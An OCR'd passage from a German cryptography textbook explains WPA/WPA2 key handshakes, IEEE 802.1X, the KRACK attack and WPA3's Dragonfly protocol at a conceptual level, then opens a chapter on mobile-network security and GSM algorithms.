Abb. 6.7 Zustand des Arrays $S[]$ nach Runde $A+3$ des KSA. In dieser Runde wurden $S_{A+2}[A+3]$ (da $i_{A+3} = A+3$) und $S_{A+2}[j_{A+3}]$ vertauscht. An der Position $A+3$ steht also jetzt im Array der Wert $S_{A+2}[j_{A+3}]$

6.4 Wi-Fi Protected Access (WPA)

WPA Als der FSM-Angriff im Jahr 2001 publiziert wurde, wurde der WLAN-Sicherheitsstandard IEEE 802.11i noch in den Standardisierungsgremien diskutiert. Da sofort eine Lösung für das Problem gefunden werden musste, einigten sich die Hersteller von WLAN-Equipment in der Wi-Fi Alliance auf eine Übergangslösung, die unter dem Schlagwort *Wi-Fi Protected Access* (WPA) bekannt wurde und die auf Draft Version 3.0 von IEEE 802.11i basierte.

Basis für WPA ist ein gemeinsamer geheimer symmetrischer Schlüssel, der *Pairwise Master Key* (PMK) den sich der Supplicant – dies ist die Bezeichnung im Standard für WLAN-fähige Geräte – mit dem Authenticator – dem WLAN Access Point – teilt. Dieser geheime Schlüssel wird in privaten WPA-Netzen überwiegend manuell eingegeben und in größeren Netzen über ein EAP-Protokoll ausgehandelt.

Handshake Wichtigste Neuerung in WPA ist die Einführung eines 4-Nachrichten-Handshakes zwischen Supplicant und Authenticator (Abb. 6.8), durch den bei jeder neue Verbindung mit dem WLAN-Netzwerk aus dem PMK ein neuer Schlüssel abgeleitet wird, der *Pairwise Transient Key* (PTK). Aus diesem Schlüssel werden dann erst die Schlüssel zur Verwendung mit den neuen Verschlüsselungsverfahren RC4-TKIP und AES-CCMP abgeleitet. Ein Angriff wie der in Abschn. 6.3.4 beschriebene würde somit immer nur den PTK kompromittieren und wäre somit nach einem neuen 4-Nachrichten-Handshake wieder folgenlos.

Ist der PTK auf beiden Seiten etabliert, so wird er aufgesplittet in einen *Key Encryption Key* (KEK), einen *Key Confirmation Key* (KCK) und einen *Temporal Key* (TK). Auf die genaue Verwendung dieser Schlüssel gehen wir in Abschn. 6.6 ein. Das im Handshake verwendete Datenformat wird als *EAP over LAN* (EAPoL) bezeichnet.

Der Verbindungsaufbau zwischen Supplicant und Authenticator wird durch den Aufbau einer 802.11-Association eingeleitet, die hier nicht näher betrachtet werden soll. Anschließend sendet der Authenticator eine Zufallszahl r_A, und der Supplicant antwortet darauf mit einer Zufallszahl r_S. Da der Supplicant zu diesem Zeitpunkt die beiden Zufallszahlen kennt, kann er zunächst $PTK = f(PMK, r_A, r_S)$ berechnen und daraus den KCK entnehmen. Mit diesem KCK berechnet er einen MAC über r_S und weitere Felder des EAPoL-Datenframes, der im WLAN-Umfeld *Message Integrity Code* (MIC) genannt wird.

Der Authenticator quittiert den Empfang von r_S durch das Senden eines EAPoL-Pakets, das den verschlüsselten Gruppenschlüssel für das WLAN enthält, der zur Verschlüsselung von Broadast- und Multicast-Nachrichten verwendet wird. Auch dieses Paket ist wieder mit einem MIC geschützt, genau wie die abschließende Bestätigung durch den Supplicant.

RC4-TKIP Um möglichst schnell Ersatz zu schaffen für WEP, wurde ein neues Verschlüsselungsverfahren auf Basis der RC4-Chiffre standardisiert unter dem Namen *Temporary Key*




Abb. 6.8 IEEE-802.11i-4-Nachrichten-Handshake

Integrity Protocol. Zwar wurde die Kombination RC4 mit vorangestelltem IV beibehalten, es wurden aber folgende Änderungen vorgenommen:

- Der Temporal Key TK wird in einen 128-Bit-Verschlüsselungsschlüssel und zwei 64-Bit-MAC-Schlüssel gesplittet.
- Aus dem 128-Bit-Teil des TK wird der verwendete RC4-Schlüssel abgeleitet. In diese Schlüsselableitung fließen noch die MAC-Netzwerkadresse des Senders und ein 48-Bit-Zähler mit ein, der mit jedem Paket inkrementiert wird und bei der Installation eines neuen TK mit dem Wert 1 startet.
- Die CRC-Prüfsumme wurde durch einen Message Authentication Code auf Basis der Chiffre Michael ersetzt, und für jede der beiden Kommunikationsrichtungen wird ein anderer der beiden 64-Bit-MAC-Schlüssel verwendet. Dieser MAC ist zwar nicht mehr linear, leider kann man aber über einen Known-Plaintext-Angriff aus einem MAC leicht den 64-Bit-Schlüssel berechnen.

Erste Angriffe auf TKIP wurden in [TB09, TOOM12] beschrieben; heute wird daher der Einsatz von AES-CCMP (Abb. 6.9) empfohlen.

AES-CCMP/WPA2 Da TKIP immer nur als Übergangslösung gedacht war, sollte der eigentliche IEEE-802.11i-Standard, der der Draft-Version 9.0 entspricht, genutzt werden, der auch unter dem Schlagwort *WPA2* bekannt geworden ist. Die wichtigste Änderung ist, dass die Verwendung des *AES Counter Mode with CBC-MAC* (CCMP) nun gegenüber Draft 3.0 verpflichtend ist.




Abb. 6.9 AES-CCM-Verschlüsselungsmodus

Beim CCM-Modus (Abb. 6.9) wird AES parallel zur Berechnung eines CBC-MAC über den Inhalt eines WLAN-Datenframes sowie über ausgewählte Headerbits und zur Erzeugung eines Schlüsselstroms über den Counter Mode (CTR) eingesetzt. Für die parallel ablaufenden Blockverschlüsselungen kann der gleiche Schlüssel eingesetzt werden.

In CCMP für WPA wird der Initialisierungsvektor IV aus der MAC-Netzwerkadresse des Senders, einigen Bits aus dem übertragenen Datenframe und einem 48-Bit-Zähler gebildet, der bei der Installation eines neuen TK auf 0 gesetzt und für jedes übertragene Frame inkrementiert wird, gebildet. Der AES-Schlüssel wird aus dem TK abgeleitet.

6.5 IEEE 802.1X

IEEE 802.1X ist ein Standard, um eine Port-basierte Zugriffskontrolle auf ein Netzwerk zu realisieren. Er wird meist im Kontext von WLANs erwähnt, kann aber auch für alle anderen Netzwerke eingesetzt werden. Er definiert unter anderem die Weiterleitung von EAP-Nachrichten in einer LAN-Umgebung: *EAP over LAN* (EAPoL).

Die grundlegende Architektur von IEEE 802.1X ist in Abb. 6.10 dargestellt. Ein *Supplicant* benanntes Gerät möchte Zugang zu einem LAN oder dem Internet erhalten. Dieser Zugang kann technisch nur vom *Authenticator* eingerichtet werden, z. B. durch Freigabe eines Ports. (Der Authenticator kann z. B. ein WLAN Access Point, ein Network Access Server oder ein LAN-Switch sein.) Der Authenticator entscheidet aber nicht selbst, ob dieser Zugang gewährt wird, sondern agiert als RADIUS- oder Diameter-Client und leitet die Nachrichten eines EAP-Protokolls (Abschn. 5.7) zwischen Supplicant und *Authentication*




Abb. 6.10 Einordnung IEEE 802.1X in eine EAP-Umgebung

Server weiter. Falls diese Authentifikation erfolgreich war, teilt der Authentication Server (in seiner Rolle als RADIUS/Diameter-Server) dies dem Authenticator (in seiner Rolle als RADIUS/Diameter-Client) mit, und dieser kann die Port-Freigabe umsetzen.

In WLAN-Umgebungen kann über diese Architektur auch ein WEP/WPA-Schlüsselmanagement realisiert werden. Hier kann z. B. der Authentication Server mit dem Supplicant im Rahmen eines geeigneten EAP-Protokolls einen Schlüssel vereinbaren, und dieser Schlüssel wird dann über RADIUS/Diameter an den Authenticator weitergegeben.

Dies ist jedoch nicht Gegenstand des IEEE-802.1X-Kernstandards, und daraus ergeben sich einige generische Schwachpunkte:

- Wird Authentifikation ohne Verschlüsselung eingesetzt, so kann ein Angreifer die unverschlüsselte Verbindung nach der Authentifikation einfach übernehmen. Dies wurde für IEEE 803.1X im Jahr 2005 von Steve Riley [Ril] beobachtet.
- Das Beenden einer Verbindung wird durch völlig ungeschützte EAPoL-Logoff-Pakete initiiert. Hier bietet sich z. B. im WLAN-Umfeld eine einfache Möglichkeit für einen DoS-Angriff.

6.6 Enterprise WPA/IEEE 802.11i mit EAP

In großen WLAN-Netzwerken kann und sollte der PMK nicht manuell in Supplicant und Authenticator installiert werden – der Aufwand für Wartung und Schlüsselwechsel wäre einfach zu hoch. Hier sieht der IEEE-802.11i-Standard die Einbindung von EAP-Protokollen im Rahmen einer IEEE-802.1X-Architektur vor, bei der der PMK im EAP-Protokoll zwischen Supplicant und Authentication Server ausgehandelt und dann vom Authentication Server an den Authenticator übertragen wird.




Abb. 6.11 IEEE 802.11i mit EAP

Abb. 6.11 erläutert den Gesamtablauf von Authentifizierung und Schlüsselmanagement in Enterprise-WPA-Systemen. Zunächst wird – wie schon in Abschn. 6.4 beschrieben – eine IEEE 802.11 Association zwischen Supplicant und Authenticator etabliert. Der Authenticator verfügt schon über eine RADIUS- oder Diameter-Verbindung zum Authentication Server (Abschn. 5.3.1). Danach kann der Supplicant über einen *unprotected port* mit dem Authentication Server (AS) kommunizieren. Der *protected port,* der einen Zugriff auf das LAN oder das Internet ermöglichen würde, bleibt aber weiter blockiert.

Nun wird ein EAP-Protokoll direkt zwischen Supplicant und AS durchgeführt. In diesem Protokoll authentifizieren sich Supplicant und AS gegenseitig und vereinbaren einen *Pairwise Master Key* (PMK). Wie dies genau erfolgt, ist für die jeweiligen EAP-Protokolle einzeln definiert. Die EAP-Nachrichten werden vom Authenticator ohne Änderung weitergeleitet, lediglich die „Verpackung“ wird verändert: Im WLAN wird EAPoL (IEEE 802.1X) verwendet, zwischen Authenticator und Authentication Server RADIUS oder Diameter. Nach erfolgreichem Abschluss des EAP-Protokolls sendet AS eine *EAP-Success*-Nachricht und den PMK über RADIUS/Diameter an den Authenticator.

Nach diesem Schritt besitzen Supplicant und Authenticator ein gemeinsames Geheimnis, den PMK. Damit sind wir wieder in einer Ausgangssituation, die den Einsatz von IEEE 802.11i ermöglicht.

6.7 Key Reinstallation Attack (KRACK) gegen WPA2

Am 1. November 2017 wurde durch Mathy Vanhoef und Frank Piessens [VP17] ein neuer Angriff auf WPA2 vorgestellt, mit dem die Vertraulichkeit und Integrität der als sicher geltenden WPA2-Netzwerke gebrochen werden konnten. Der Angriff basierte auf einem Fehler in der Spezifikation des 4-Nachrichten-Handshakes von WPA, der Supplicants dazu zwang, die Nachricht 3 in diesem Handshake auch mehrfach zu akzeptieren. Der Angriff kann verhindert werden, indem dieses Verhalten unterbunden wird; er ist also relativ leicht zu verhindern.

Wir wollen hier kurz erläutern, wie die Vertraulichkeit von Nachrichten, die mit AES-CCMP geschützt sind, mit KRACK gebrochen werden kann. Der Angriff funktioniert deshalb, weil in AES-CCMP die Vertraulichkeit der Nachricht mithilfe einer *Stromchiffre,* und zwar mit AES im Counter Mode (AES-CTR), geschützt wird – und Stromchiffren sind anfällig gegen Known-Plaintext-Angriffe. Mithilfe von KRACK wird ein solcher Known-Plaintext-Angriff möglich.

Um den KRACK-Angriff (Abb. 6.12) durchzuführen, zeichnet der Angreifer zunächst den 4-Nachrichten-Handshake und diejenigen WPA2-Datenpakete auf, die er entschlüsseln möchte.




Abb. 6.12 Key-Reinstallation-Angriff (KRACK) gegen IEEE 802.11i

Für die Sicherheit von CCMP ist es wichtig, dass ein bestimmter Schlüssel TK zusammen mit einem bestimmten 48-Bit-Zählerwert nie zweimal verwendet wird, denn dies hätte zur Folge, dass in beiden Fällen exakt der gleiche Bitstrom zur XOR-Verschlüsselung von unterschiedlichen Nachrichten verwendet wird. Kennt der Angreifer nun eine der beiden Nachrichten, so kann er durch XOR-Verknüpfung dieses Klartextes mit dem übertragenen Chiffretext zunächst den Schlüsselstrom bestimmen und dann durch XOR-Verknüpfung dieses Schlüsselstroms mit dem anderen Chiffretext die zweite Nachricht.

Über KRACK konnte diese Situation, nämlich die mehrmalige Verwendung des gleichen (Schlüssel,Zähler)-Paares, erzwungen werden. Wird Nachricht 3 im 4-Nachrichten-Handshake erneut übertragen, so soll der Schlüssel TK, der ja aus dem PMK und den beiden Nonces r_A und r_S abgeleitet wurde, erneut installiert werden. Da die Nachrichten 1 und 2 aber nicht geändert wurden, sind die beiden Nonces und damit auch TK jetzt identisch zu dem TK, der beim ersten Empfang der Nachricht installiert wurde. Da der WPA-Standard nun vorschreibt, dass der 48-Bit Zähler bei jeder Neuinstallation des TK immer auf den Wert 0 gesetzt werden soll, sind alle Eingangswerte für AES-CCMP identisch, und es wird der gleiche Schlüsselstrom erzeugt.

Jetzt muss der Angreifer nur noch rechtzeitig eine Nachricht schicken, deren Inhalt er kennt, und das entsprechende WPA-verschlüsselte Datenpaket abfangen, um den oben beschriebenen Known-Plaintext-Angriff durchzuführen.

6.8 WPA3

Als Reaktion auf den KRACK-Angriff verabschiedete die Wi-Fi Alliance im April 2018 den WPA3-Standard [All18]. Dieser enthält als wichtigste Neuerung den Dragonfly-Handshake, der dem 4-Nachrichten-Handshake aus Abb. 6.8 vorgeschaltet wird und schwache Passwörter in starke Pre-Shared Keys mit hoher Entropie umwandelt. Offline-Wörterbuchangriffe auf den 4-Nachrichten-Handshake werden nicht verhindert, sind aber jetzt ineffizient, da die Anzahl der möglichen Pre-Shared Keys zu groß ist. Dragonfly ist eine Variante des Diffie-Hellman-Schlüsselaustauschs mit Authentifizierung über Pre-Shared Keys und kann über Primzahlgruppen oder elliptischen Kurven instanziiert werden. Da letztere Variante häufiger verwendet wird, beschränken wir uns bei der Beschreibung auf die EC-Variante.

Zu Beginn des in Abb. 6.13 dargestellten Dragonfly-Handshakes wird das Passwort pw zunächst in einen Punkt P auf einer elliptischen Kurve ungewandelt. Dazu wird der Hashwert $x_i \leftarrow \mathsf{H}(x|ID_0|ID_1|i)$ des Passwortes, der Identitäten der beiden Geräte, und eines Zählers i gebildet, beginnend mit $i = 0$. x_i wird als x-Koordinate eines Punktes aufgefasst. Gibt es zu diesem Wert x_i einen Wert y_i, sodass $P = (x_i, y_i)$ auf der elliptischen Kurve $EC(a, b)$ liegt, so ist die Umwandlung erfolgreich beendet. Gibt es keine Lösung, so wird i inkrementiert und ein neuer Versuch gestartet.

Der so berechnete Basispunkt P ist Ausgangspunkt der Diffie-Hellman-basierten Schlüsselableitung. Das mobile Gerät A (Supplicant) beginnt den Dragonfly-Handshake und wählt zwei Zufallszahlen r_A, m_A. Aus diesen beiden Werten wird die Summe s_A modulo q gebildet, und E_A ist das Äquivalent zu einem Diffie-Hellman-Share. Der Access Point B (Authenticator) verfährt nach Erhalt der Nachricht (s_A, E_A) analog und sendet (s_B, E_B).

Beide Seiten berechnen anschließen den gleichen Punkt K:




Abb. 6.13 Dragonfly-Handshake in WPA3

$$\begin{aligned} r_A(s_B P + E_B) &= r_A s_B P + r_A(-m_B)P \\ &= (s_B - m_B) r_A P \\ &= r_B r_A P \\ &= r_A r_B P \\ &= (s_A - m_A) r_B P \\ &= r_B s_A P + r_B(-m_A)P \\ &= r_B(s_A P + E_A) \end{aligned}$$

Der Hashwert κ der x-Koordinate dieses Punktes ist der im Dragonfly-Protokoll ausgehandelte Schlüssel. Dieser Schlüssel wird bestätigt über den Austausch zweier MACs mac_A und mac_B über unterschiedlich angeordnete Transkripte der ersten beiden Nachrichten. Anschließend wird κ als Schlüssel im 4-Nachrichten-Handshake aus Abb. 6.8 verwendet, um die WPA-Schlüssel zur Verschlüsselung der WLAN-Pakete abzuleiten.

Das Dragonfly-Protokoll wurde in [LS15] theoretisch und in [VR19] ausführlich praktisch untersucht.

Mobilfunk

7

Inhaltsverzeichnis

Als im Jahr 1992 die ersten GSM-Netze in Betrieb genommen wurden, war dies der Startschuss einer beispiellosen Erfolgsgeschichte. Der GSM-Standard war seit 1982 von der *Groupe Spécial Mobile* (GSM) entwickelt worden und sollte als erster digitaler, paneuropäischer Standard die nationalen analogen Mobilfunknetze ablösen. Diese untereinander nicht kompatiblen analogen Netze werden heute zur ersten Generation des Mobilfunks zusammengefasst; GSM gehört daher zur *second generation (2G)*.

Der reine Sprachdienst GSM wurde bald um Datendienste erweitert: um den *General Packet Radio Service* (GPRS, 2.5G) und um *Enhanced Data Rates for GSM Evolution* (EDGE, 2.75G). Ab dem Jahr 2002 wurden dann in verschiedenen Ländern weltweit Mobilfunknetze nach dem neuen internationalen Standard *Universal Mobile Telecommunications System* (UMTS, 3 G) aufgebaut. Die Datenrate für mobile Anwendungen wurde ab 2006 durch die Einführung von *High-Speed Downlink Packet Access* (HSDPA, 3.5G) nochmals erhöht. Die modernste Mobilfunktechnologie zum Erscheinungsdatum dieses Buches ist *Long Term Evolution* (LTE, 4G), und die 5G-Technologie wird gerade zur Markreife entwickelt. Alle diese Standards werden vom *3rd Generation Partnership Project* (3GPP) (http://www.3gpp.org/about-3gpp) verwaltet.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_7


7.1 Architektur von Mobilfunksystemen

Alle Mobilfunksysteme haben einen ähnlichen Aufbau, variieren aber in der Bezeichnung der einzelnen Komponenten: Abb. 7.1 gibt daher einen groben Überblick über diese Komponenten.

Die mobile Komponente in einem Mobilfunksystem kann ein Handy, ein Smartphone, ein Tablet, ein Laptop oder auch ein Navigationssystem sein. Diese Geräte werden in GSM zusammenfassend *Mobile Station* genannt, in UMTS *Mobile System;* und in LTE *Mobile Equipment.* Jedes dieser Geräte besteht aus zwei Komponenten – aus einem Gerät, in dem die Mobilfunkstandards zur Übertragung von Sprache und/oder Daten implementiert sind, und aus einer kleinen Chipkarte. Diese Chipkarte wird in GSM als *Subscriber Identification Module* (SIM), in UMTS als *Universal Subscriber Identification Module* (USIM) und in LTE als *Universal Integrated Circuit Card* (UICC) bezeichnet.

Das Gegenstück zum mobilen Gerät auf der Luftschnittstelle ist die Basisstation – als *Base Station* (GSM), *UMTS Terrestrial Radio Access Network* (UTRAN, UMTS) oder als *Evolved UTRAN* (LTE) bezeichnet. Die Vertraulichkeit und Integrität der übertragenen Daten werden auf der Luftschnittstelle durch verschiedene kryptographische Algorithmen geschützt: durch A5 in GSM, durch f8 und f9 in UMTS und durch SNOW 3G, AES und ZUC in LTE.

„Hinter" der Basisstation sorgt ein komplexes System von Datenbanken und Servern für die korrekte Weiterleitung von Sprache und Daten, in dem alle Mobilfunkanbieter auf Basis von Roaming- oder Lizensierungsabkommen zusammenarbeiten. Hervorzuheben ist hier der Anbieter, der die Basisstationen betreibt, mit denen das mobile Gerät gerade verbunden ist – dieser Anbieter verwaltet die Verbindungsdaten in einem *Visitor Location Register VLR*



Alltag	SIM	Handy/ Smartphone	Verschlüsselung	Basisstation	-	-	-
GSM	SIM	Mobile Station	A5 (1,2,3)	Base Station Subsystem: Base Tranceiver Station	Network: VLR	-	HLR: AuC
UMTS	USIM	Mobile System	f8,f9: KASUMI, SNOW 3G	UTRAN	Serving Network: VLR	-	HLR: AuC
LTE	UICC	Mobile Equipment	SNOW 3G, AES, ZUC	E-UTRAN: eNodeB, Small Cell	EPC: S-GW, P-GW	-	EPC: HSS, AuC

Abb. 7.1 Gemeinsame Komponenten von GSM, UMTS, LTE und ihre Bezeichnungen

(GSM, UMTS), während die persönlichen Daten des Kunden bei seinem Vertragspartner im *Home Location Register HLR* (GSM, UMTS) gespeichert sind.

Eine für dieses Kapitel wichtige Subkomponente des HLR ist das *Authentication Center AuC* (GSM, UMTS, LTE), in dem die individuellen kryptographischen Schlüssel gespeichert sind, die bei den Kunden in der SIM/USIM/UICC gespeichert sind.

7.2 GSM

Der GSM-Standard der Groupe Spécial Mobile (GSM) gehört zur zweiten Generation der Mobilfunksysteme und hat sich zum ersten weltweit eingesetzten Standard auf diesem Gebiet entwickelt. Er ist einer der erfolgreichsten europäischen Technologieexporte. Die GSM-Sicherheitsarchitektur wurde mit der Maßgabe entwickelt, ein dem Festnetz vergleichbares Sicherheitsniveau zu erreichen und konzentriert sich daher vor allem auf die „Luftschnittstelle", d. h. den drahtlosen Übertragungsweg zwischen mobilem Gerät und Basisstation. Sie hat zwei Hauptziele:

- Sie muss einen Kunden zuverlässig authentifizieren können, um eine illegale Nutzung des Mobilfunkdienstes zu verhindern, und
- sie muss die Vertraulichkeit der Luftschnittstelle schützen.

Algorithmen und Schlüsselmanagement Diese Ziele wurden durch den Einsatz von drei kryptographischen Algorithmen erreicht: den A3-Algorithmus, der für die Authentifikation des mobilen Geräts (genauer gesagt: der SIM-Karte) benötigt wird; den A5-Algorithmus, mit dem die Sprachdaten verschlüsselt werden; und den A8-Algorithmus, der den dafür benötigten Schlüssel liefert. Die Kombination A3/A8 kann kann von jedem Mobilfunkanbieter selbst spezifiziert und implementiert werden, nur A5 ist standardisiert.

Der A5-Algorithmus ist, da er in allen GSM-Netzen nutzbar und damit in sämtlichen GSM-Handys und Basisstationen implementiert sein muss, ein standardisierter Algorithmus. Es gab ursprünglich zwei Versionen: eine stärkere europäische (A5-1) und eine schwächere Exportversion (A5-2). Später wurde eine dritte Variante (A5-3), basierend auf dem Kasumi-Algorithmus, entwickelt. Die Sprachdaten werden bereits in den Basisstationen wieder entschlüsselt – es wird also tatsächlich nur die Luftschnittstelle verschlüsselt. Kryptographischen Angriffe auf A5-1, A5-2 und A5-3 und die Algorithmen selbst sind in [BBK08, DKS14] beschrieben.

Eine Implementierung des A3-Algorithmus (der ja nicht standardisiert ist), die von der GSM vorgehaltene Beispielimplementierung COMP128, wurde gebrochen (http://www.isaac.cs.berkeley.edu/isaac/gsm.html) und durch einen anderen proprietären Algorithmus ersetzt.

